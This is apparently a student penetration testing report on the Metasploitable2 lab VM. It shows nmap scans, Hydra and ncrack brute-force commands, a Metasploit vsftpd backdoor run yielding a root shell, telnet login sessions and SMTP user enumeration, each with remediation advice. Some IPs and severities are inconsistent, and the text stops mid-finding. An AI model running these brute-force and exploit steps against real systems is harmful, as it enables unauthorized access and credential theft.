



METASPLOITABLE2 PENETRATION TESTING REPORT



By

Diwakar Tyagi (Diw.ig8@defronix.com)

Table of Contents

1.	Introduction.....	3
2.	Objective.....	3
3.	Requirements	3
4.	Executive Summary	4
5.	Recommendations.....	4
6.	Project Scope.....	5
8.	Findings Summary	8
9.	Findings Details.....	10
10.	TABLE OF EXPLOITED VULNERABILITIES.....	5

Type your text

Metasploitable2 Penetration Test Report

1. Introduction

This report will be evaluated according to its accuracy and comprehensiveness regarding every facet of the test. This report's goal is to confirm that the applicant possesses the technical know-how and thorough understanding of penetration testing methodologies necessary to meet the requirements.

2. Objective

The objective is to conduct an internal Network penetration test against the specified defronix network is the aim of this assessment. The task is to follow a comprehensive, methodical approach to gain access to the desired outcomes. The purpose of this test is to replicate an actual penetration test in the testing environment that has been provided. It also demonstrates the approach that a candidate would take from the beginning to the end, including how to reproduce vulnerabilities and create an overall report.

3. Requirements

The tester will be required to fill out penetration testing report completely and should include the following sections mentioned below:

- Executive Summary and Recommendations (Non-Technical)
- Methodological approach and in-depth details of vulnerabilities.
- Each Findings included screenshots, walkthrough, and sample code.
- Any additional items that were not included.

4. Executive Summary

I was assigned with testing the Internal network infrastructure internally through an internal penetration test. An intentional attack against one or more internally connected systems running on the same infrastructure is known as an internal penetration test. Our goal in conducting this testing is to imitate attacks in order to compromise the internal infrastructure of metasploitable2. Examining the network's resilience, identifying the system or systems, exploiting any security flaws found, and submitting a thorough report of findings to xyz were the main goals of this assessment. Numerous vulnerabilities in xyz network were found during the internal penetration test. Most of these vulnerabilities' underlying causes could be linked to out-of-date patches and incorrect security configurations. During this testing, I was able to gain successful access to the machine, with the primary focus of being the exploitation of the identified vulnerabilities. And these exploitations resulted me in obtaining administrative- level access to multiple system. So, system were successfully exploited, and access granted.

5. Recommendations

It is strongly recommended to implement the proper network segmentation to isolate the system's loopholes and prevent lateral movement between systems. These systems require frequent patching and on patch completion, the internal team should remain on a regular patch program to protect additional vulnerabilities that can be discovered in upcoming dates.

6. Project Scope

Project Name	Metasploitable 2
Description	Metasploitable 2 is a purpose-built, vulnerable virtual machine (VM) designed for learning and practicing penetration testing. It is widely used by cybersecurity enthusiasts, students, and professionals to simulate real-world attack scenarios in a controlled environment
Scope	192.168.206.129
Credentials	NA
Test Scope	Black Box Penetration Test

7. Methodologies

I employ a widely accepted methodology for conducting penetration tests, demonstrating its effectiveness in assessing and testing the security posture of metasploitable2 environments. The following breakdown outlines my process for identifying and exploiting multiple systems, encompassing all individual vulnerabilities uncovered.

8. Findings Summary

A summary of the findings along with their severity are as follows:

Finding	Finding ID	Severity
Service Enumeration via Open Ports	1	MEDIUM
Exploiting FTP: Brute-Force Attacks via Default Credentials	2	CRITICAL
vsftpd 2.3.4 - Backdoor Command Execution	3	CRITICAL
Exploiting SSH: Brute-Force Attacks via Default Credentials	4	CRITICAL
Exploiting telnet: Brute-Force Attacks via Default Credentials	5	CRITICAL
Credential Exposure Through Telnet Banner Disclosure	6	MEDIUM
Credentials Exposed in Plaintext via Telnet	7	LOW
.Unveiling Usernames: SMTP Enumeration with Metasploit's smtp_enum Module	8	MEDIUM
Potentially vulnerable to CVE-2008-4163 bind	9	CRITICAL
Exposing Sensitive Data: Information Disclosure via PHPINFO	10	MEDIUM
Exploiting PHP CGI Argument Injection with Metasploit's msfconsole Module	11	CRITICAL
Remote Code Execution via SAMBA Versions 3.x to 4.x Exploitation	12	CRITICAL
Java RMI: A Remote Breach Risk	13	CRITICAL

MySQL: Database at Risk	14	CRITICAL
DistCC: Remote Execution Risk	15	CRITICAL
PostgreSQL: Data Breach Potential	16	MEDIUM
VNC: Remote Access Exploited	17	CRITICAL
IRC: Gateway to Exploits	18	CRITICAL
Apache Exploit: Gateway to System Compromise"	19	MEDIUM

9. Findings Details

Testing Objective: Service Enumeration	
Severity	MEDIUM
Vulnerability	Service Enumeration via Open Ports
Finding Description	Service enumeration is a vital reconnaissance technique used by security professionals and attackers alike to identify services running on specific ports of a target system. By gathering detailed information about these services—including their names, versions, and configurations—attackers can pinpoint potential vulnerabilities linked to outdated or unpatched software. In the context of Metasploitable 2, an intentionally vulnerable system designed for penetration testing, service enumeration reveals a treasure trove of open ports and associated service versions. Armed with this information, an attacker can sift through exploit databases, searching for vulnerabilities that align with the identified software versions. This process often leads to the discovery of attack vectors, which can then be leveraged to compromise the system, highlighting the critical importance of regularly updating and securing services to defend against such threats.
Tool Used	Nmap
Server Ip Address	192.168.206.129
Open Ports	21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 3632, 5432, 5900, 6000, 6667, 6697, 8009, 8180, 8787, 39612, 45538, 48828, 50690

<p>Step to Reproduce</p>	<p>1. Run the command: <code>nmap -sV 192.168.206.129</code></p> <pre> Starting Nmap 7.94SVN (https://nmap.org) at 2024-11-11 09:36 EST Nmap scan report for 192.168.1.13 Host is up (0.0018s latency). Not shown: 65505 closed tcp ports (reset) PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 2.3.4 22/tcp open ssh OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0) 23/tcp open telnet Linux telnetd 25/tcp open smtp Postfix smtpd 53/tcp open domain ISC BIND 9.4.2 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2) 111/tcp open rpcbind 2 (RPC #100000) 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 512/tcp open exec netkit-rsh rexecd 513/tcp open login OpenBSD or Solaris rlogind 514/tcp open tcpwrapped 1099/tcp open java-rmi GNU Classpath grmiregistry 1524/tcp open bindshell Metasploitable root shell 2049/tcp open nfs 2-4 (RPC #100003) 2121/tcp open ftp ProFTPD 1.3.1 3306/tcp open mysql MySQL 5.0.51a-3ubuntu5 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4)) 5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7 5900/tcp open vnc VNC (protocol 3.3) 6000/tcp open X11 (access denied) 6667/tcp open irc UnrealIRCd 6697/tcp open irc UnrealIRCd 8009/tcp open ajp13 Apache Jserv (Protocol v1.3) 8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb) 43024/tcp open mountd 1-3 (RPC #100005) 47238/tcp open status 1 (RPC #100024) 55535/tcp open java-rmi GNU Classpath grmiregistry 60845/tcp open nlockmgr 1-4 (RPC #100021) MAC Address: 08:00:27:AF:91:FD (Oracle VirtualBox virtual NIC) Device type: general purpose Running: Linux 2.6.X OS CPE: cpe:/o:linux:linux_kernel:2.6 OS details: Linux 2.6.9 - 2.6.33 Network Distance: 1 hop Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 146.77 seconds </pre>
<p>Technical Impact</p>	<p>Service enumeration presents a significant security risk by providing attackers with detailed information about the services running on a target system, including their software versions. Once the attacker identifies the services and versions in use, they can cross-reference this information with publicly available databases of known vulnerabilities, such as the National Vulnerability Database (NVD) or exploit repositories like Exploit-DB.</p>
<p>Business</p>	<p>Service enumeration vulnerabilities can lead to serious consequences for</p>

Impact	Service enumeration can pose serious risks to businesses, as it provides attackers with critical insights into the systems and services running within an organization's network. By exploiting known vulnerabilities associated with these services, attackers can gain unauthorized access, disrupt operations, and cause significant financial and reputational damage.
Remediation	<ol style="list-style-type: none">1. Disable the ability for services to provide version information. This can help prevent attackers from identifying vulnerable software versions.2. Configure firewalls to restrict access to ports and services to only those that are necessary for the organization's operations. This can help minimize the impact of service enumeration attacks.3. Implement IDPS to detect and block service enumeration attempts and other malicious activities.

Testing Objective: Improper Restriction of Excessive Authentication Attempts	
Severity	CRITICAL
Vulnerability	Exploiting FTP: Brute-Force Attacks via Default Credentials
Finding Description	The FTP service on the target system is configured with weak or default username-password combinations, making it highly vulnerable to brute-force attacks. These common or easily guessable credentials can be systematically tested by an attacker to gain unauthorized access to the system. Upon successful login, the attacker can perform actions such as uploading, downloading, or manipulating files, potentially leading to data breaches, privilege escalation, or further network compromise.
Tool Used	Hydra
Server Ip Address	192.168.206.129
Open Ports	21
Users found	root, msfadmin, user& service
Anonymous login	Yes

<p>Step to Reproduce</p>	<ol style="list-style-type: none"> Run Hydra tool with the username and password wordlist and observe the result. <pre>(kali@kali) [~/Desktop/Metasploitable2] \$ hydra -P /home/kali/Desktop/brut.txt -i /home/kali/Desktop/brut2.txt 192.168.1.6 ftp Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is not binding, these ** ignore laws and ethics anyway). Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-16 08:54:47 [DATA] max 16 tasks per 1 server, overall 16 tasks, 49 login tries (l:p:?), ~4 tries per task [DATA] attacking ftp://192.168.1.6:21/ [21][ftp] host: 192.168.1.6 login: postgres password: postgres [21][ftp] host: 192.168.1.6 login: msfadmin password: msfadmin [21][ftp] host: 192.168.1.6 login: service password: service [21][ftp] host: 192.168.1.6 login: user password: user 1 of 1 target successfully completed, 4 valid passwords found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-16 08:54:58</pre> <ol style="list-style-type: none"> Connect to any of the user for confirmation. <pre>(kali@kali) [~/Desktop/Metasploitable2] \$ ftp 192.168.1.6 Connected to 192.168.1.6. 220 (vsFTPd 2.3.4) Name (192.168.1.6:kali): user 331 Please specify the password. Password: 230 Login successful. Remote system type is UNIX. Using binary mode to transfer files. ftp> ? Commands may be abbreviated. Commands are: ! close fget lpage modtime pdir rcvbuf sendport type \$ cr form lpwd more pls recv set umask account debug ftp ls mput pmlsd reget site unset append delete gate mactdef mget preserve remopts size usage ascii dir get mdelete msend progress rename sndbuf user bell disconnect glob mdir newer prompt reset status verbos binary edit hash mget nlist proxy restart struct xferbu bye epsv help mkdir nmap put rhelp sunique ? case epsv4 idle mls ntrans pwd rmdir system cd epsv6 image mlsd open quit rstatus tenex cdup exit lcd mlst page quote runique throttle chmod features less mode passive rate send trace</pre>
<p>Technical Impact</p>	<p>An attacker could exploit this same vulnerability to gain unauthorized access and potentially use it as a foothold for further post-exploitation activities, such as uploading malicious files, stealing sensitive data, or escalating privileges within the system.</p>

Business Impact	Unauthorized access to the FTP service through weak credentials can lead to data theft, modification, or deletion, disrupting business operations. It may also provide attackers with a pathway to escalate privileges and compromise other systems in the network. This can result in financial losses, reputational damage, and potential legal penalties for non-compliance with data protection regulations.
Remediation	<ol style="list-style-type: none"> 1. Replace weak or default usernames and passwords with strong, unique credentials to secure the FTP service. 2. Disable or close the FTP port if the service is not required to minimize the attack surface.

Testing Objective: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	
Severity	CRITICAL
Vulnerability	vsftpd 2.3.4 - Backdoor Command Execution
Finding Description	: The target system is running a vulnerable version of vsftpd (2.3.4), which contains a known backdoor that was introduced in builds downloaded between 2011-06-30 and 2011-07-03. This backdoor allows an attacker to remotely open a shell on the system via port 6200/tcp, bypassing normal authentication mechanisms. This vulnerability is widely known and documented, making it an attractive target for attackers actively scanning for systems running this specific version of vsftpd. Once exploited, attackers can gain unauthorized shell access to the system, potentially leading to full system compromise.
Tool Used	Nmap
Server Ip Address	192.168.206.129
Open Ports	21

<p>Step to Reproduce</p>	<p>1. Run Nmap on port 21 to check if it is open and to determine the version of the service running on that port.</p> <pre> msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run [*] 192.168.206.129:21 - Banner: 220 (vsFTPd 2.3.4) [*] 192.168.206.129:21 - USER: 331 Please specify the password. [+] 192.168.206.129:21 - Backdoor service has been spawned, handling... [+] 192.168.206.129:21 - UID: uid=0(root) gid=0(root) [*] Found shell. [*] Command shell session 1 opened (192.168.206.128:36821 → 192.168.206.129:6200) at 2024-11-26 04:29:22 -0500 shell [*] Trying to find binary 'python' on the target machine [*] Found python at /usr/bin/python [*] Using 'python' to pop up an interactive shell [*] Trying to find binary 'bash' on the target machine [*] Found bash at /bin/bash ls ls bin dev initrd lost+found nohup.out root sys var boot etc initrd.img media opt sbin tmp vmlinuz cdrom home lib mnt proc srv usr </pre>
<p>Technical Impact</p>	<p>The use of vsftpd 2.3.4 on the target system, which contains a well-documented backdoor vulnerability, significantly compromises the security of the system. This backdoor allows attackers to trigger a remote shell on port 6200/tcp, enabling them to bypass authentication mechanisms and gain unauthorized access to the system.</p>

Business Impact	The use of the vulnerable vsftpd 2.3.4 version exposes the system to unauthorized access through a backdoor, potentially allowing attackers to execute arbitrary code. This can lead to data breaches, compromise of sensitive information, and unauthorized control over critical infrastructure. The exploitation of this vulnerability could result in significant financial losses, reputational damage, and regulatory non-compliance penalties.
Remediation	Upgrade vsftpd: Immediately upgrade vsftpd to a secure version that is not affected by the backdoor vulnerability. The latest stable release can be found on the official vsftpd website: https://security.appspot.com/vsftpd.html

Testing Objective: Improper Restriction of Excessive Authentication Attempts	
Severity	CRITICAL
Vulnerability	Exploiting SSH: Brute-Force Attacks via Default Credentials
Finding Description	<p>During the vulnerability assessment, it was discovered that the SSH service on the target system is configured with common or default username-password combinations. This configuration makes the system highly susceptible to brute-force attacks, where attackers can systematically attempt a large number of credential combinations in a short amount of time to gain unauthorized access.</p> <p>To test for weak credentials, we utilized the ncrack tool, which successfully identified and authenticated with default or easily guessable username-password pairs, granting access to the SSH service. This issue significantly increases the attack surface and exposes the system to potential unauthorized access, data breaches, and exploitation.</p>
Tool Used	Ncrack & SSH
Server Ip Address	192.168.206.129

Open Ports	22
Users found	Postgres, msfadmin, user& service (same as username) Klog:1*****9 Sys:b****n
Step to Reproduce	<p>1. Run ncrack tool with the username and password wordlist and observe the result.</p> <pre> (root@kali)-[~/Desktop] # ncrack -U /root/Desktop/username.txt -P /root/Desktop/pa Starting Ncrack 0.7 (http://ncrack.org) at 2024-11-26 05:0 Discovered credentials for ssh on 192.168.206.129 22/tcp: 192.168.206.129 22/tcp ssh: 'msfadmin' 'msfadmin' 192.168.206.129 22/tcp ssh: 'service' 'service' 192.168.206.129 22/tcp ssh: 'klog' '123456789' 192.168.206.129 22/tcp ssh: 'user' 'user' 192.168.206.129 22/tcp ssh: 'sys' 'batman' Ncrack done: 1 service scanned in 9.01 seconds. Ncrack finished. </pre> <p>2. Connect to any of the user for confirmation.</p> <pre> # ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyA PubkeyAcceptedAlgorithms= PubkeyAcceptedKeyTypes= PubkeyAuthentication= (root@kali)-[~] # ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=ssh-rsa sys@192.168.206.129 The authenticity of host '192.168.206.129 (192.168.206.129)' can't be established. RSA key fingerprint is SHA256:BQHm5EoHX9GciOLuVscegPXL00suPs+E9d/rrJB84rk. This host key is known by the following other names/addresses: ~/.ssh/known_hosts:1: [hashed name] Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.206.129' (RSA) to the list of known hosts. sys@192.168.206.129's password: Permission denied, please try again. sys@192.168.206.129's password: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. To access official Ubuntu documentation, please visit: http://help.ubuntu.com/ sys@metasploitable:~\$ </pre>

Technical Impact	The vulnerability stemming from weak or default SSH credentials presents significant security risks to the target system. An attacker exploiting this weakness can gain unauthorized access to the system via brute-force techniques, where they repeatedly attempt to authenticate using common or easily guessable username-password combinations. This breach can serve as an entry point for a range of malicious activities, including:
------------------	--

Business Impact	Unauthorized access to the SSH service via weak or default credentials poses a critical security risk with far-reaching business implications. If exploited, this vulnerability can lead to severe consequences, including:
Remediation	<ol style="list-style-type: none"> 1. Replace weak or default usernames and passwords with strong, unique credentials to secure the SSH service. 2. Disable or close the SSH port if the service is not required to minimize the attack surface.

Testing Objective: Improper Restriction of Excessive Authentication Attempts	
Severity	CRITICAL
Vulnerability	Exploiting telnet: Brute-Force Attacks via Default Credentials
Finding Description	<p>The Telnet protocol, commonly used for remote communication with devices over a network, is inherently insecure due to its lack of encryption. However, in this instance, the Telnet service is further compromised by being configured with commonly known or default credentials, such as "admin:admin," "root:root," or "user:password." These credentials are often the first attempted by attackers using brute-force techniques.</p> <p>During the vulnerability assessment, a brute-force attack was conducted using the msfconsole tool, which identified weak and default login combinations. This attack successfully provided unauthorized access to the Telnet service, demonstrating the risk of attackers being able to remotely access and potentially compromise the system.</p>
Tool Used	msfconsole (telnet_login)
Server Ip Address	192.168.206.129

Open Ports	23
Users found	Postgres, msfadmin, user& service (same as username)
Step to Reproduce	<div>1. Run msfconsole tool with telnet_login tool with the username and password wordlist and observe the result.</div> <div><pre>msf6 auxiliary(scanner/telnet/telnet_login) > run [+] 192.168.206.129:23 - 192.168.206.129:23 - Login Successful: msfadmin:msfadmin [*] 192.168.206.129:23 - Attempting to start session 192.168.206.129:23 with msfadmin:msfadmin [*] Command shell session 3 opened (192.168.206.128:42433 → 192.168.206.129:23) at 2024-11-26 05:15:42 -0500 [+] 192.168.206.129:23 - 192.168.206.129:23 - Login Successful: service:service [*] 192.168.206.129:23 - Attempting to start session 192.168.206.129:23 with service:service [*] Command shell session 4 opened (192.168.206.128:36287 → 192.168.206.129:23) at 2024-11-26 05:16:04 -0500 [+] 192.168.206.129:23 - 192.168.206.129:23 - Login Successful: klog:123456789 [*] 192.168.206.129:23 - Attempting to start session 192.168.206.129:23 with klog:123456789</pre></div> <div>2. Then connect to it.</div> <div><pre>msf6 auxiliary(scanner/telnet/telnet_login) > sessions Active sessions ===== Id Name Type Information -- --- -- 1 shell TELNET msfadmin:msfadmin (192.168.206.129:23) 2 shell TELNET sys:batman (192.168.206.129:23) 3 shell TELNET msfadmin:msfadmin (192.168.206.129:23) 4 Home shell TELNET service:service (192.168.206.129:23) 6 shell TELNET user:user (192.168.206.129:23) 7 shell TELNET sys:batman (192.168.206.129:23) msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i 4 [*] Starting interaction with 4 ... username.txt Shell Banner: service@metasploitable:~\$</pre></div>
Technical Impact	Exploiting the weak Telnet credentials exposes the system to multiple attack vectors, including unauthorized access, privilege escalation, remote code execution, and data theft. The severity of this vulnerability underscores the critical need to secure Telnet services or eliminate their use entirely in favor of more secure alternatives.


Business Impact	The exploitation of weak Telnet credentials poses significant business risks, ranging from financial losses and operational disruption to reputational damage and legal penalties. It is critical for organizations to address this vulnerability to safeguard their assets, protect sensitive data, maintain regulatory compliance, and ensure the continued trust of their customers and stakeholders.
Remediation	<ol style="list-style-type: none"> 1. Replace weak or default usernames and passwords with strong, unique credentials to secure the telnet service. 2. Disable or close the telnet port if the service is not required to minimize the attack surface.

Testing Objective: Exposure of Sensitive Information to an Unauthorized Actor	
Severity	CRITICAL
Vulnerability	Credential Exposure Through Telnet Banner Disclosure
Finding Description	<p>When connecting to the Telnet server on the Metasploitable 2 machine, the Telnet banner is displayed, which unintentionally reveals the login credentials, including the username and password. This type of information leakage is a severe security vulnerability, as attackers do not need to perform any further reconnaissance or authentication attempts to gain access to the system. The exposure of login credentials in the banner reduces the attack complexity and enables attackers to exploit this vulnerability with minimal effort.</p> <p>The Telnet service is typically used for remote access to a system, but in this case, it is improperly configured to display sensitive authentication information in the banner upon connection. This practice violates basic security principles of confidentiality and data protection, as it openly discloses information that should remain secret.</p>
Tool Used	telnet (command line tool)

Server Ip Address	192.168.206.129
Open Ports	23
Users found	Msfadmin (password same as username)
Step to Reproduce	<p>1. Connect to the talnet and observe its banner.</p> 
Technical Impact	The disclosure of Telnet credentials in the server banner allows attackers to easily obtain valid login information without any brute force or enumeration effort. This can lead to unauthorized access, enabling attackers to execute commands, exfiltrate data, or escalate privileges within the system.

Business Impact	Unauthorized access to the server can result in data breaches, operational disruptions, and compromise of sensitive systems. This can lead to financial losses, reputational damage, and non-compliance with data protection regulations, impacting the organization's trust and credibility.
Remediation	<ol style="list-style-type: none"> 1. Replace Telnet with a secure protocol such as SSH, which encrypts communication and does not expose credentials in plaintext. 2. Configure the Telnet server to remove or mask any sensitive information, including usernames and passwords, from the banner.

Testing Objective: Exposure of Sensitive Information to an Unauthorized Actor	
Severity	CRITICAL
Vulnerability	Credentials Exposed in Plaintext via Telnet
Finding Description	<p>The Telnet protocol is inherently insecure because it transmits all data, including sensitive information like usernames and passwords, in plaintext without any encryption. During the vulnerability assessment, network traffic was captured between the client and the Telnet server using Wireshark. The capture revealed that the authentication credentials were transmitted in an unencrypted format, making it easy for an attacker with network access to intercept and extract the credentials.</p> <p>The absence of encryption means that anyone with the ability to monitor the network traffic (e.g., a man-in-the-middle attacker or someone on the same network segment) can easily capture the Telnet session and obtain the credentials in cleartext. This is a critical vulnerability because once the attacker has the credentials, they can authenticate to the Telnet server and gain unauthorized access to the system.</p>
Tool Used	Wireshark
Server Ip Address	192.168.206.129

Open Ports	23
Users found	Msfadmin
Step to Reproduce	<p>1. While login to the telnet, capture the login packet in Wireshark and analyze it.</p> 
Technical Impact	Transmitting Telnet credentials in plaintext makes them vulnerable to interception through packet-sniffing tools like Wireshark. Attackers can easily capture these credentials, gain unauthorized access, and exploit the Telnet server to execute malicious commands or escalate privileges.

Business Impact	Unauthorized access to critical systems can lead to data breaches, operational disruptions, and loss of sensitive information. This compromises business continuity, damages reputation, and may result in regulatory penalties for failing to secure data transmissions.
Remediation	Replace Telnet with a secure protocol such as SSH, which encrypts communication and does not expose credentials in plaintext.

Testing Objective: Improper Neutralization of Input Terminators	
Severity	HIGH
Vulnerability	Unveiling Usernames: SMTP Enumeration with Metasploit's smtp_enum Module
Finding Description	SMTP enumeration is a technique used to identify valid email addresses on an SMTP server by interacting with the service using various commands that reveal information about existing users. The three primary SMTP commands used for enumeration are:
Tool Used	msfconsole (smtp_enum)
Server Ip Address	192.168.206.129
Open Ports	25
Users found	Backup, bin, demon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data

Step to Reproduce	<p>1. Run msfconsole tool with smtp_enum tool with the username wordlist and observe the result.</p> <pre>msf6 auxiliary(scanner/smtp/smtp_enum) > run [*] 192.168.206.129:25 - 192.168.206.129:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu) [+] 192.168.206.129:25 - 192.168.206.129:25 Users found: klog, msfadmin, postgres, service, sys, user [*] 192.168.206.129:25 - Scanned 1 of 1 hosts (100% complete) [*] Auxiliary module execution completed</pre>
Technical Impact	<p>SMTP enumeration exposes critical user information that can be leveraged by attackers to conduct more efficient and effective attacks. By revealing valid usernames, the attack complexity is significantly reduced, and the likelihood of unauthorized access, phishing, and credential-based attacks is greatly increased. Immediate remediation of this vulnerability is necessary to prevent attackers from using this information to compromise user accounts or escalate their attacks within the network.</p>


Business Impact	The exposure of valid usernames through SMTP enumeration significantly increases the likelihood of targeted attacks, data breaches , and unauthorized access to sensitive systems. These risks can disrupt operations, damage the organization's reputation, and result in compliance violations , legal consequences , and financial losses . Addressing this vulnerability is essential to protecting business assets, maintaining customer trust, and ensuring regulatory compliance. Immediate action is required to mitigate these risks and strengthen the organization's overall security posture.
Remediation	<ol style="list-style-type: none"> 1. Configure the SMTP server to disable commands that allow user enumeration, such as VRFY and EXPN. 2. Enforce SMTP authentication to restrict access to authorized users only.

Testing Objective: Uncontrolled Resource Consumption	
Severity	MEDIUM
Vulnerability	Potentially vulnerable to CVE-2008-4163
Finding Description	<p>The CVE-2008-4163 vulnerability affects specific versions of ISC BIND, a widely used DNS server software. The issue occurs due to improper handling of certain types of requests over UDP, which causes the UDP client handler to terminate unexpectedly, leading to a denial of service. An attacker who is able to send specially crafted requests to the vulnerable server can cause the service to crash, disrupting DNS functionality for the affected system.</p> <p>The Metasploitable 2 machine running ISC BIND 9.4.2 is impacted by this vulnerability. While no public exploit currently exists for this specific vulnerability, it remains a potential attack vector, particularly if new exploits emerge.</p> <p>To mitigate the risk, it is essential to address the vulnerability by upgrading to a version of BIND that is not affected by this issue. ISC has released patches for later versions that resolve the issue, and upgrading to these versions will</p>

	eliminate the vulnerability and enhance the overall security of the system.
Tool Used	https://nvd.nist.gov/vuln/detail/CVE-2008-4163
Server Ip Address	192.168.206.129
Open Ports	53
Step to Reproduce	<p>1. Run the nmap scan for the port 53 and observe its version.</p> <pre>(kali@kali)~[~/Desktop/Metasploitable2] \$ nmap -p53 -sV 192.168.1.6 Starting Nmap 7.94SVN (https://nmap.org) at 2024-11-16 10:05 EST Nmap scan report for 192.168.1.6 Host is up (0.0012s latency). PORT STATE SERVICE VERSION 53/tcp open domain ISC BIND 9.4.2 MAC Address: 08:00:27:AF:91:FD (Oracle VirtualBox virtual NIC) Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds</pre> <p>2.CVE-2008-4163 and other potential vulnerabilities</p>
Technical Impact	ISC BIND 9.4.2, vulnerable to CVE-2008-4163, poses a risk of denial-of-service (DoS) or potential remote code execution if exploited. Although no public exploit is currently available, the presence of this vulnerability still creates an attack surface, especially if a future exploit is developed.

Business Impact	Running outdated and vulnerable software can expose the organization to unexpected attacks, even if no current exploit is known. This may lead to system downtime, data loss, or breach of critical services, potentially damaging the organization's reputation and compliance standing.
Remediation	Immediately upgrade ISC BIND to a newer, patched version that addresses CVE-2008-4163 and other potential vulnerabilities.

Testing Objective: Exposure of Sensitive Information to an Unauthorized Actor	
Severity	MEDIUM
Vulnerability	Exposing Sensitive Data: Information Disclosure via PHPINFO
